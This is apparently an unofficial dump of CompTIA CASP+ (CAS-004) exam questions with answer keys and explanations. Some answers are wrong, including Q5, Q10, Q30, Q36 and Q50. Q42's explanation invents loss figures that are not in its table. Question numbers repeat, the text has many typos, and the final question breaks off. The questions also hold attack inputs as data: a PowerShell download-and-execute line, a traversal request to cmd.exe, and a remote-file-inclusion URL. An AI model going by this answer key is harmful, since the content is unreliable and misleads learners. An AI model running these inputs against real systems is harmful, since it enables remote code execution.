CompTIA

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

NEW QUESTION 1
During a phishing exercise, a few privileged users ranked high on the failure list. The enterprise would like to ensure that privileged users have an extra security-monitoring control in place. Which of the following Is the MOST
likely solution?

A. A WAF to protect web traffic
B. User and entity behavior analytics
C. Requirements to change the local password
D. A gap analysis

Answer: B

Explanation:
 User and entity behavior analytics (UEBA) is the best solution to monitor and detect unusual or malicious activity by privileged users who failed the phishing exercise. UEBA uses machine learning and behavioral analytics to establish a baseline of normal activity and identify anomalies that indicate potential threats. UEBA can help detect compromised credentials, insider threats, and advanced persistent threats that may evade traditional security solutions. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 2
A mobile application developer is creating a global, highly scalable, secure chat application. The developer would like to ensure the application is not susceptible to on-path attacks while the user is traveling in potentially hostile regions. Which of the following would BEST achieve that goal?

A. Utilize the SAN certificate to enable a single certificate for all regions.
B. Deploy client certificates to all devices in the network.
C. Configure certificate pinning inside the application.
D. Enable HSTS on the application's server side for all communication.

Answer: C

Explanation:
Certificate pinning is a technique that embeds one or more trusted certificates or public keys inside an application, and verifies that any certificate presented by a server matches one of those certificates or public keys. Certificate pinning can prevent on-path attacks, such as man-in-the-middle (MITM) attacks, which intercept and modify the communication between a client and a server.
Configuring certificate pinning inside the application would allow the mobile application developer to create a global, highly scalable, secure chat application that is not susceptible to on-path attacks while the user is traveling in potentially hostile regions, because it would:
? Ensure that only trusted servers can communicate with the application, by
rejecting any server certificate that does not match one of the pinned certificates or public keys.
? Protect the confidentiality, integrity, and authenticity of the chat messages, by
preventing any attacker from intercepting, modifying, or impersonating them.
? Enhance the security of the application by reducing its reliance on external factors, such as certificate authorities (CAs), certificate revocation lists (CRLs), or online certificate status protocol (OCSP).

NEW QUESTION 3
A company requires a task to be carried by more than one person concurrently. This is an example of:

A. separation of d duties.
B. dual control
C. least privilege
D. job rotation

Answer: B

Explanation:
 Dual control is a security principle that requires two or more authorized individuals to perform a task concurrently. This reduces the risk of fraud, error, or misuse of sensitive assets or information. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/using-dual-control-to- mitigate-risk

NEW QUESTION 4
An organization developed a social media application that is used by customers in multiple remote geographic locations around the world. The organization's headquarters and only datacenter are located in New York City. The Chief Information Security Officer wants to ensure the following requirements are met for the social media application:
Low latency for all mobile users to improve the users' experience SSL offloading to improve web server performance
Protection against DoS and DDoS attacks High availability
Which of the following should the organization implement to BEST ensure all requirements are met?

A. A cache server farm in its datacenter
B. A load-balanced group of reverse proxy servers with SSL acceleration
C. A CDN with the origin set to its datacenter
D. Dual gigabit-speed Internet connections with managed DDoS prevention

Answer: B

NEW QUESTION 5
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers

B. Court
C. Upper management team
D. Police

Answer: A

NEW QUESTION 6

A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders. Which of the following techniques would the company use to evaluate data confidentiality controls?

A. Eavesdropping
B. On-path
C. Cryptanalysis
D. Code signing
E. RF sidelobe sniffing

Answer: A

NEW QUESTION 7

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Select TWO.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 8

A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file Which of the following is the BEST way for the security team to comply with this requirement?

A. Digital signature
B. Message hash
C. Message digest
D. Message authentication code

Answer: A

Explanation:

A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed- length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

NEW QUESTION 9

Which of the following BEST sets expectation between the security team and business units within an organization?

A. Risk assessment
B. Memorandum of understanding
C. Business impact analysis
D. Business partnership agreement
E. Services level agreement

Answer: E

Explanation:

A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://searchitchannel.techtarget.com/definition/service-level-agreement

NEW QUESTION 10

An application server was recently upgraded to prefer TLS 1.3, and now users are unable to connect their clients to the server. Attempts to reproduce the error are confirmed, and clients are reporting the following:
ERR_SSL_VERSION_OR_CIPHER_MISMATCH
Which of the following is MOST likely the root cause?

A. The client application is testing PFS.
B. The client application is configured to use ECDHE.
C. The client application is configured to use RC4.
D. The client application is configured to use AES-256 in GCM.

Answer: C

Explanation:
 Reference: https://kinsta.com/knowledgebase/err_ssl_version_or_cipher_mismatch/
The client application being configured to use RC4 is the most likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3. RC4 is an outdated and insecure symmetric-key encryption algorithm that has been deprecated and removed from TLS 1.3, which is the latest version of the protocol that provides secure communication between clients and servers. If the client application is configured to use RC4, it will not be able to negotiate a secure connection with the server that prefers TLS 1.3, resulting in an error message such as ERR_SSL_VERSION_OR_CIPHER_MISMATCH. The client application testing PFS (perfect forward secrecy) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as PFS is a property that ensures that session keys derived from a set of long-term keys cannot be compromised if one of them is compromised in the future. PFS is supported and recommended by TLS 1.3, which uses ephemeral Diffie-Hellman or elliptic curve Diffie-Hellman key exchange methods to achieve PFS. The client application being configured to use ECDHE (elliptic curve Diffie-Hellman ephemeral) is not a likely root cause of why users are unable to connect their clients to the server that prefers TLS 1.3, as ECDHE is a key exchange method that provides PFS and high performance by using elliptic curve cryptography to generate ephemeral keys for each session. ECDHE is supported and recommended by TLS 1.3, which uses ECDHE as the default key exchange method. The client application being configured to use AES-256 in GCM (Galois/Counter Mode) is not a likely root cause of why users are unable to connect
their clients to the server that prefers TLS 1.3, as AES-256 in GCM is an encryption mode that provides confidentiality and integrity by using AES with a 256-bit key and GCM as an authenticated encryption mode. AES-256 in GCM is supported and recommended by TLS 1.3, which uses AES-256 in GCM as one of the default encryption modes. Verified References: https://www.comptia.org/blog/what-is-tls-13 https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 10
The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

A. Black-box testing
B. Gray-box testing
C. Red-team hunting
D. White-box testing
E. Blue-learn exercises

Answer: C

NEW QUESTION 11
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a ''Contact US'' form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

A. Ensuring proper input validation is configured on the ''Contact US'' form
B. Deploy a WAF in front of the public website
C. Checking for new rules from the inbound network IPS vendor
D. Running the website log files through a log reduction and analysis tool

Answer: D

NEW QUESTION 12
A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting
B. Permissive
C. Enforcing
D. Mandatory

Answer: C

Explanation:
 Reference: https://source.android.com/security/selinux/customize
SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:
Enforcing: SELinux enforces the MAC policies and denies access based on rules. Permissive: SELinux does not enforce the MAC policies but only logs actions that would
have been denied if running in enforcing mode.
Disabled: SELinux is turned off.
To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References:
https://access.redhat.com/documentation/en- us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security- enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes https://source.android.com/security/selinux

NEW QUESTION 16
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.

Answer: A

Explanation:
An information-sharing community is a group or network of organizations that share threat intelligence, best practices, and mitigation strategies related to cybersecurity. An information-sharing community can help the company proactively manage the threats of potential theft of its newly developed, proprietary information by providing timely and actionable insights, alerts, and recommendations. An information- sharing community can also enable collaboration and coordination among its members to enhance their collective defense and resilience. References: https://us- cert.cisa.gov/ncas/tips/ST04-016 https://www.cisecurity.org/blog/what-is-an-information-sharing-community/

NEW QUESTION 19
A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:
Must have a minimum of 15 characters Must use one number
Must use one capital letter
Must not be one of the last 12 passwords used
Which of the following policies should be added to provide additional security?

A. Shared accounts
B. Password complexity
C. Account lockout
D. Password history
E. Time-based logins

Answer: C

Explanation:
Reference: https://docs.microsoft.com/en-us/windows/security/threat-protection/security- policy-settings/account-lockout-threshold

NEW QUESTION 24
A company processes data subject to NDAs with partners that define the processing and storage constraints for the covered data. The agreements currently do not permit moving the covered data to the cloud, and the company would like to renegotiate the terms of the agreements.
Which of the following would MOST likely help the company gain consensus to move the data to the cloud?

A. Designing data protection schemes to mitigate the risk of loss due to multitenancy
B. Implementing redundant stores and services across diverse CSPs for high availability
C. Emulating OS and hardware architectures to blur operations from CSP view
D. Purchasing managed FIM services to alert on detected modifications to covered data

Answer: A

NEW QUESTION 27
A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois
Which of the following security controls would have alerted and prevented the next phase of the attack?

A. Antivirus and UEBA
B. Reverse proxy and sandbox
C. EDR and application approved list
D. Forward proxy and MFA

Answer: C

Explanation:
An EDR and whitelist should protect from this attack.

NEW QUESTION 30
A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
B. Take an MD5 hash of the server.
C. Delete all PHI from the network until the legal department is consulted.
D. Consult the legal department to determine the legal requirements.

Answer: A

NEW QUESTION 33
A security architect is reviewing the following proposed corporate firewall architecture and configuration:

```
DMZ architecture
Internet---------70.54.30.1-[Firewall_A]----192.168.1.0/24----[Firewall_B]----10.0.0.0/16----corporate net

Firewall_A ACL
10 PERMIT FROM 0.0.0.0/0 TO 192.168.1.0/24 TCP 80,443
20 DENY FROM 0.0.0.0/0 TO 0.0.0.0/0 TCP/UDP 0-65535

Firewall_B ACL
10 PERMIT FROM 10.0.0.0/16 TO 192.168.1.0/24 TCP 80,443
20 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
30 PERMIT FROM 192.168.1.0/24 TO $DB_SERVERS TCP/UDP 3306
40 DENY FROM 192.168.1.0/24 TO 10.0.0.0/16 TCP/UDP 0-65535
```

Both firewalls are stateful and provide Layer 7 filtering and routing. The company has the following requirements:
Web servers must receive all updates via HTTP/S from the corporate network. Web servers should not initiate communication with the Internet.
Web servers should only connect to preapproved corporate database servers.
Employees' computing devices should only connect to web services over ports 80 and 443. Which of the following should the architect recommend to ensure all requirements are met
in the MOST secure manner? (Choose two.)

A. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP 80,443
B. Add the following to Firewall_A: 15 PERMIT FROM 192.168.1.0/24 TO 0.0.0.0 TCP80,443
C. Add the following to Firewall_A: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0/0 TCP/UDP 0-65535
D. Add the following to Firewall_B: 15 PERMIT FROM 0.0.0.0/0 TO 10.0.0.0/16 TCP/UDP 0-65535
E. Add the following to Firewall_B: 15 PERMIT FROM 10.0.0.0/16 TO 0.0.0.0 TCP/UDP 0- 65535
F. Add the following to Firewall_B: 15 PERMIT FROM 192.168.1.0/24 TO 10.0.2.10/32 TCP 80,443

Answer: AD

NEW QUESTION 36

A security analyst needs to recommend a remediation to the following threat:

```
GET http://comptia.com/casp/search?q=scriptingcrc
GET http://comptia.com/casp/..%5../Windows/System32/cmd.exe?/c+sql+s:\
POST http://comptia.com/casp/login.asp
GET http://comptia.com/casp/user=54x90211z
```

Which of the following actions should the security analyst propose to prevent this successful exploitation?

A. Patch the system.
B. Update the antivirus.
C. Install a host-based firewall.
D. Enable TLS 1.2.

Answer: D

NEW QUESTION 37

A security engineer notices the company website allows users following example: https://mycompany.com/main.php?Country=US
Which of the following vulnerabilities would MOST likely affect this site?

A. SQL injection
B. Remote file inclusion
C. Directory traversal -
D. Unsecure references

Answer: B

Explanation:
Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application12. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization23.
In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:
https://mycompany.com/main.php?Country=https://malicious.com/evil.php
This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code3.

NEW QUESTION 42

A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	598	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC
B. Filter XYZ
C. Filter GHI
D. Filter TUV

Answer: B

Explanation:
Filter XYZ is the best option that meets the budget needs of the business. Filter XYZ has an ALE of $1 million per year, which is lower than any other filter option. ALE stands for annualized loss expectancy, which is a measure of how much money a business can expect to lose due to a risk over a year. ALE is calculated by multiplying the annualized rate of occurrence (ARO) of an event by the single loss expectancy (SLE) of an event. ARO is how often an event is expected to occur in a year. SLE is how much money an event will cost each time it occurs. Therefore, ALE = ARO x SLE. Filter XYZ has an ARO of 0.1 and an SLE of $10 million, so ALE = 0.1 x $10 million = $1 million. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.techopedia.com/definition/24771/annualized-loss-expectancy-ale

NEW QUESTION 46
An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

A. The NTP server is set incorrectly for the developers.
B. The CA has included the certificate in its CRL_
C. The certificate is set for the wrong key usage.
D. Each application is missing a SAN or wildcard entry on the certificate.

Answer: C

Explanation:
Digital signatures require the use of a cryptographic key pair, which consists
of a private key used to sign the application and a public key used to verify the signature. If the certificate used for signing the application is set for the wrong key usage, then the signature will fail. This can happen if the certificate is set for encrypting data instead of signing data, or if the certificate is set for the wrong algorithm, such as using an RSA key for an ECDSA signature.

NEW QUESTION 48
A cloud security engineer is setting up a cloud-hosted WAF. The engineer needs to implement a solution to protect the multiple websites the organization hosts. The organization websites are:
* www.mycompany.org
* www.mycompany.com
* campus.mycompany.com
* wiki. mycompany.org
The solution must save costs and be able to protect all websites. Users should be able to notify the cloud security engineer of any on-path attacks. Which of the following is the BEST solution?

A. Purchase one SAN certificate.
B. Implement self-signed certificates.
C. Purchase one certificate for each website.
D. Purchase one wildcard certificate.

Answer: D

Explanation:
Purchasing one wildcard certificate is the best solution to protect multiple websites hosted by an organization in a cloud-hosted WAF. A wildcard certificate is a type of SSL/TLS certificate that can secure a domain name and any number of its subdomains with a single certificate. For example, a wildcard certificate for *.mycompany.com can secure www.mycompany.com, campus.mycompany.com, and any other subdomain under mycompany.com. A wildcard certificate can save costs and simplify management compared to purchasing individual certificates for each website.
References: [CompTIA CASP+ Study Guide, Second Edition, page 301]

NEW QUESTION 50
An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:
1- There will be a $20,000 per day revenue loss for each day the system is delayed going into production.
2- The inherent risk is high.
3- The residual risk is low.
4- There will be a staged deployment to the solution rollout to the contact center.
Which of the following risk-handling techniques will BEST meet the organization's requirements?

A. Apply for a security exemption, as the risk is too high to accept.
B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
C. Accept the risk, as compensating controls have been implemented to manage the risk.
D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: A

NEW QUESTION 52
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN. Which of the following solutions does this describe?

A. Full tunneling
B. Asymmetric routing
C. SSH tunneling
D. Split tunneling

Answer: A

Explanation:
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel. https://cybernews.com/what-is-vpn/split-tunneling/

NEW QUESTION 56
A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?

A. Faraday cage
B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit

Answer: C

Explanation:
 WPA3 SAE prevents brute-force attacks.
"WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3."

NEW QUESTION 57
An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

A. A turbine would overheat and cause physical harm.
B. The engineers would need to go to the historian.
C. The SCADA equipment could not be maintained.
D. Data would be exfiltrated through the data diodes.

Answer: A

NEW QUESTION 58
A company Invested a total of $10 million lor a new storage solution Installed across live on-site datacenters. Fitly percent of the cost of this Investment was for solid-state storage.
Due to the high rate of wear on this storage, the company Is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

A. $50,000
B. $125,000
C. $250,000
D. $500.000
E. $51,000,000

Answer: C

NEW QUESTION 63
A security analyst is investigating a possible buffer overflow attack. The following output was found on a user's workstation:
graphic.linux_randomization.prg
Which of the following technologies would mitigate the manipulation of memory segments?

A. NX bit
B. ASLR
C. DEP
D. HSM

Answer: B

Explanation:
 https://eklitzke.org/memory-protection-and-aslr
ASLR (Address Space Layout Randomization) is a technology that can mitigate the manipulation of memory segments caused by a buffer overflow attack. ASLR randomizes the location of memory segments, such as the stack, heap, or libraries, making it harder for an attacker to predict or control where to inject malicious code or overwrite memory segments. NX bit (No-eXecute bit) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. NX bit marks certain memory segments as non-executable, preventing an attacker from running code in those segments. DEP (Data Execution Prevention) is a technology that can mitigate the execution of malicious code injected by a buffer overflow attack. DEP uses hardware and software mechanisms to mark certain memory regions as data-only, preventing an attacker from running code in those regions. HSM (Hardware Security Module) is a device that can provide cryptographic functions and key storage, but it does not mitigate the manipulation of memory segments
caused by a buffer overflow attack. Verified References: https://www.comptia.org/blog/what-is-aslr https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 65
An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.
Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

A. Deploy a SOAR tool.
B. Modify user password history and length requirements.
C. Apply new isolation and segmentation schemes.

D. Implement decoy files on adjacent hosts.

Answer: D

Explanation:
Implementing decoy files on adjacent hosts is a technique that can entice the adversary to uncover malicious activity, as it can lure them into accessing fake or irrelevant data that can trigger an alert or reveal their presence. Decoy files are also known as honeyfiles or honeypots, and they are part of deception technology. Deploying a SOAR (Security Orchestration Automation and Response) tool may not entice the adversary to uncover malicious activity, as SOAR is mainly focused on automating and streamlining security operations, not deceiving attackers. Modifying user password history and length requirements may not entice the adversary to uncover malicious activity, as it could affect legitimate users and not reveal the attacker's actions. Applying new isolation and segmentation schemes may not entice the adversary to uncover malicious activity, as it could limit their access and movement, but not expose their presence. Verified References: https://www.comptia.org/blog/what-is-deception-technology https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 69
A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

A. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.
B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
C. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
D. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.

Answer: C

NEW QUESTION 70
A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department
Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Answer: A

Explanation:
Configuring MFA for all users to decrease their reliance on other authentication is the best option to improve email security at the company. MFA stands for multi-factor authentication, which is a method of verifying a user's identity by requiring two or more factors, such as something the user knows (e.g., password), something the user has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access to email accounts even if the username or password is compromised or shared. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3239144/what-is-mfa-how-multi-factor-authentication- works.html

NEW QUESTION 72
A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:
* Mobile clients should verify the identity of all social media servers locally.
* Social media servers should improve TLS performance of their certificate status.
+ Social media servers should inform the client to only use HTTPS.
Given the above requirements, which of the following should the company implement? (Select TWO).

A. Quick UDP internet connection
B. OCSP stapling
C. Private CA
D. DNSSEC
E. CRL
F. HSTS
G. Distributed object model

Answer: BF

Explanation:
OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

NEW QUESTION 77
Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography
B. Quantum computing
C. Asymmetric cryptography
D. Homomorphic encryption

Answer: D

Explanation:
Reference: https://searchsecurity.techtarget.com/definition/cryptanalysis
Homomorphic encryption is a type of encryption that allows computation and analysis of data within a ciphertext without knowledge of the plaintext. This means that encrypted data can be processed without being decrypted first, which enhances the security and privacy of the data. Homomorphic encryption can enable applications such as secure cloud computing, machine learning, and data analytics. References: https://www.ibm.com/security/homomorphic-encryption
https://www.synopsys.com/blogs/software-security/homomorphic-encryption/

NEW QUESTION 78
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process 'memory location. Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. Noexecute
C. Total memory encryption
D. Virtual memory protection

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process' memory location. Execute never (also known as XN or NX) is a feature that marks certain memory regions as non-executable, meaning that they cannot be used to run code. This prevents malware from exploiting buffer overflows or other memory corruption vulnerabilities to inject malicious code into another process' memory space.
References: [CompTIA CASP+ Study Guide, Second Edition, page 295]

NEW QUESTION 80
A security analyst is reviewing the following vulnerability assessment report:

```
192.168.1.5, Host = Server1, CVS7.5, Web Server, Remotely Executable = Yes, Exploit = Yes
205.1.3.5, Host = Server2, CVS6.5, Bind Server, Remotely Executable = Yes, Exploit = POC
207.1.5.7, Host = Server3, CVS5.5, Email server, Remotely Executable = Yes, Exploit = Yes
192.168.1.6, Host = Server4, CVS9.8, Domain Controller, Remotely Executable = Yes, Exploit = No
```

Which of the following should be patched FIRST to minimize attacks against Internet-facing hosts?

A. Server1
B. Server2
C. Server 3
D. Servers

Answer: A

NEW QUESTION 85
A health company has reached the physical and computing capabilities in its datacenter, but the computing demand continues to increase. The infrastructure is fully virtualized and runs custom and commercial healthcare application that process sensitive health and payment information. Which of the following should the company implement to ensure it can meet the computing demand while complying with healthcare standard for virtualization and cloud computing?

A. Hybrid IaaS solution in a single-tenancy cloud
B. Pass solution in a multinency cloud
C. SaaS solution in a community cloud
D. Private SaaS solution in a single tenancy cloud.

Answer: A

Explanation:
A hybrid IaaS solution in a single-tenancy cloud is the best option for the company to meet the computing demand while complying with healthcare standards for virtualization and cloud computing. A hybrid IaaS solution allows the company to use both on-premises and cloud-based resources to scale up its capacity and performance. A single-tenancy cloud ensures that the company's data and applications are isolated from other customers and have dedicated resources and security controls. Verified References:
https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.hhs.gov/hipaa/for-professionals/special-topics/cloud-computing/index.html

NEW QUESTION 90
A security analyst detected a malicious PowerShell attack on a single server. The malware used the Invoke-Expression function to execute an external malicious script. The security analyst scanned the disk with an antivirus application and did not find any IOCs. The security analyst now needs to deploy a protection solution against this type of malware.
Which of the following BEST describes the type of malware the solution should protect against?

A. Worm
B. Logic bomb
C. Fileless
D. Rootkit

Answer: C

Explanation:
Reference: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital- threats/tracking-detecting-and-thwarting-powershell-based-malware-and-attacks

NEW QUESTION 94
A small company needs to reduce its operating costs. vendors have proposed solutions, which all focus on management of the company's website and services. The Chief information Security Officer (CISO) insist all available resources in the proposal must be dedicated, but managing a private cloud is not an option. Which of the following is the BEST solution for this company?

A. Community cloud service model
B. Multinency SaaS
C. Single-tenancy SaaS
D. On-premises cloud service model

Answer: C

Explanation:
 A single-tenancy SaaS solution is the best solution for this company. SaaS stands for software as a service, which is a cloud-based model that allows customers to access applications hosted by a provider over the internet. A single-tenancy SaaS solution means that the company has its own dedicated instance of the application and its underlying infrastructure, which offers more control, customization, and security than a multi-tenancy SaaS solution where multiple customers share the same resources. A single- tenancy SaaS solution also eliminates the need for managing a private cloud or an on- premises infrastructure. Verified References: https://www.comptia.org/training/books/casp- cas-004-study-guide , https://www.ibm.com/cloud/learn/saas

NEW QUESTION 97
A security engineer is hardening a company's multihomed SFTP server. When scanning a public-facing network interface, the engineer finds the following ports are open:
22
25
110
137
138
139
445
Internal Windows clients are used to transferring files to the server to stage them for customer download as part of the company's distribution process.
Which of the following would be the BEST solution to harden the system?

A. Close ports 110, 138, and 139. Bind ports 22, 25, and 137 to only the internal interface.
B. Close ports 25 and 110. Bind ports 137, 138, 139, and 445 to only the internal interface.
C. Close ports 22 and 139. Bind ports 137, 138, and 445 to only the internal interface.
D. Close ports 22, 137, and 138. Bind ports 110 and 445 to only the internal interface.

Answer: A

NEW QUESTION 98
A new, online file hosting service is being offered. The service has the following security requirements:
• Threats to customer data integrity and availability should be remediated first.
• The environment should be dynamic to match increasing customer demands.
• The solution should not interfere with customers" ability to access their data at anytime.
• Security analysts should focus on high-risk items.
Which of the following would BEST satisfy the requirements?

A. Expanding the use of IPS and NGFW devices throughout the environment
B. Increasing the number of analysts to Identify risks that need remediation
C. Implementing a SOAR solution to address known threats
D. Integrating enterprise threat feeds in the existing SIEM

Answer: C

Explanation:
A SOAR (Security Orchestration, Automation, and Response) solution is a software platform that can automate the detection and response of known threats, such as ransomware, phishing, or denial-of-service attacks. A SOAR solution can also integrate with other security tools, such as IPS, NGFW, SIEM, and threat feeds, to provide a comprehensive and dynamic security posture. A SOAR solution would best satisfy the requirements of the online file hosting service, because it would:
? Remediate threats to customer data integrity and availability first, by automatically
applying predefined actions or workflows based on the severity and type of the threat.
? Allow the environment to be dynamic to match increasing customer demands, by
scaling up or down the security resources and processes as needed.
? Not interfere with customers' ability to access their data at anytime, by minimizing the human intervention and downtime required for threat response.
? Enable security analysts to focus on high-risk items, by reducing the manual tasks and alert fatigue associated with threat detection and response.
Reference: CASP+ (Plus) CompTIA Advanced Security Practitioner Certification …

NEW QUESTION 102
A company wants to refactor a monolithic application to take advantage of cloud native services and service microsegmentation to secure sensitive application components. Which of the following should the company implement to ensure the architecture is portable?

